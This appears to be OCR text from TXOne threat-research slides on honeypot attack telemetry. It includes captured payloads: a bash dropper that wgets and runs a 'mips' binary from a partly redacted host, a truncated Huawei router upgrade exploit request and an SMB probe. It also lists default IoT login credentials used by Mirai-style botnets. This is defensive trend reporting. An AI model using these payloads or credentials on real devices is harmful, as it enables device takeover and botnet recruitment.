


1-Day/Unknown Vulnerability Hunting

MALWARE VPNFilter-Connected Activity



1-Day/Unknown Vulnerability Hunting



[TRS-stg] Top payload list/d=2020-10-03/h=16-23

AO All of TXOne Threat Research Team

To:

Sunday, October 4

Top Payload List

d=2020-10-03, h=16-23

ams

<table>
<tr><th>Count</th><th>Rule List</th><th>Payload</th></tr>
<tr><td>938</td><td>• null</td><td>GET / HTTP/1.1\r\nHost: 134.122 [redacted] 12156\r\n\r\n</td></tr>
<tr><td>394</td><td>• null</td><td>GET /manager/html HTTP/1.1\nHost: \nConnection: close\nUser_Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36\n\n\n</td></tr>
<tr><td>93</td><td>• null</td><td>GET / HTTP/1.1\r\nHost: 134.122 [redacted] 8500\r\nConnection: close\r\nAccept-Encoding: gzip\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36\r\n\r\n</td></tr>
<tr><td>50</td><td>• null</td><td>HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nContent-Length: 14\r\nExpires: Sat, 03 Oct 2020 22:03:10 GMT\r\nCache-Control: max-age=0, no-cache, no-store\r\nPragma: no-cache\r\nDate: Sat, 03 Oct 2020 22:03:10 GMT\r\nConnection: keep-alive\r\n\r\n134.122.</td></tr>
<tr><td>45</td><td>• null</td><td>HTTP/1.1 200 OK\r\nDate: Sat, 03 Oct 2020 15:21:12 GMT\r\nServer: Apache/2.4.6 (CentOS) PHP/5.4.16\r\nLast-Modified: Fri, 02 Oct 2020 14:53:50 GMT\r\nETag: ""5f8-5b0b14cf6b884""\r\nAccept-Ranges: bytes\r\nContent-Length: 1528\r\nKeep-Alive: timeout=5, max=100\r\nConnection: Keep-Alive\r\nContent-Type: application/x-sh\r\n\r\n#!/bin/bash\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.73 [redacted] /mips; chmod +x mips; ./mips; rm -rf mips\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget h**p://212.7</td></tr>
<tr><td>44</td><td>• null</td><td>HTTP/1.1 200 OK\r\nConnection: close\r\nContent-Length: 14\r\nContent-Type: text/plain; charset=utf-8\r\nDate: Sat, 03 Oct 2020 23:01:01 GMT\r\n\r\n134.122</td></tr>
<tr><td>41</td><td>• null</td><td>POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nContent-Length: 430\r\nConnection: keep-alive\r\nAccept: */*\r\nAuthorization: Digest username=""dslf-config"", realm=""HuaweiHomeGateway"", nonce=""88645cefb1f9ede0e336e3569d75ee30"", uri=""/ctrlt/DeviceUpgrade_1"", response=""3612f843a42db38f48f59d2a3597e19c"", algorithm=""MD5"", qop=""auth"", nc=00000001, cnonce=""248d1a2560100669""\r\n\r\n<?xml version=""1.0"" ?><s:Envelope xmlns:s=""h**p://schemas.xmlsoap.org/soap/envelope/"" s:encodingStyle=""h**p://schemas. [redacted] /soap</td></tr>
<tr><td>34</td><td>• null</td><td>\x00\x00\x00T\xffSMBr\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\x001\x00\x02LANMAN1.0\x00\x02LM1.2X002\x00\x02NT LANMAN 1.0\x00\x02NT LM 0.12\x00\x00\x00\x00c\xffSMBs\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x00\xc5^\r\xff\x00\x00\x00\xdf\xff\x02\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00&\x00\x00.\x00Windows 2000 2195\x00Windows 2000 5.0\x00\x00\x00\x00[\xffSMBu\x00\x00\x00\x00\x18\x01 \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00/K\x00\x08\xc5^\x04\xff\x00\x00\x00\x00\x00\x01\x00\x1c\x00\x00\\\172. [redacted] \\IPC$\x00????\x00EPATH_REPLACE__?????\x00\x00\x00\x00J\xffSMB%\x00\x00\x00\x00\x18\x01(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00J\x00\x00\x00J\x00\x02\x00#\x00\x00\x00\x07\x00\\PIPE\\\x00</td></tr>
</table>

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
Attack Trend Analysis as an Early Warning System

No.	Credentials	Count	Note	No.	Credentials	Count	Note
1	[admin/admin]	547,672,193		26	[default/OxhlwSG8]	406,363	HiSilicon IP Camera
2	[nproc/nproc]	10,370,936		27	[guest/guest]	399,855	
3	[1/1]	4,395,542		28	[default/]	395,341	
4	[root/root]	3,806,346		29	[root/default]	389,838	
5	[root/admin]	2,625,499		30	[daemon/daemon]	370,784	
6	[user1/]	2,490,896		31	[root/7ujMko0admin]	370,197	Dahua IPCam
7	[user/user]	2,318,470		32	[root/Zte521]	358,254	ZTE routers
8	[support/support]	1,836,877	Solace PubSub+	33	[root/password]	352,916	
9	[0101/0101]	1,581,673		34	[admin/1234]	297,504	
10	[default/default]	864,820		35	[root/1234]	293,879	
11	[root/matrix]	811,410		36	[root/7ujMko0vizxv]	284,787	Dahua IPCam
12	[root/tsgoingon]	743,482	Mirai Variant Use	37	[root/hi3518]	277,281	Hisilicon
13	[root/vizxv]	736,758	Dahua IPCam	38	[admin/password]	265,645	
14	[cisco/cisco]	706,357		39	[root/1111]	252,358	
15	[root/taZz@23495859]	694,077	Mirai Variant Use	40	[pi/raspberry]	250,669	
16	[root/solokey]	693,685		41	[root/ipcam_ rt5350]	225,890	
17	[0/0]	648,647		42	[pi/raspberryraspberry993311]	224,223	
18	[root/xc3511]	607,536	Xiong Mai Technology IP cam, DVR, NVR from China	43	[root/5up]	223,319	
19	[admin/]	511,599		44	[root/hunt5759]	222,769	
20	[root/123456]	488,919		45	[root/1001chin]	222,125	Hikvision and Mirai Variant Use
21	[telnetadmin/telnetadmin]	478,956	贝尔E-140W-P	46	[root/xmhdipc]	220,350	Xiongmai Tech
22	[guest/12345]	451,022		47	[root/anko]	216,127	ANKO Teck
23	[root/t0talc0ntr0l4!]	448,493	Control4 Smart Home	48	[root/GM8182]	203,077	Grain Media
24	[root/12345]	415,380		49	[root/jvbzd]	198,154	
25	[default/S2fGqNFs]	408,724	HiSilicon IP Camera	50	[admin/admin]	190,757	

Attack Trend Analysis as an Early Warning System



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
Attack Trend Analysis as an Early Warning System



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
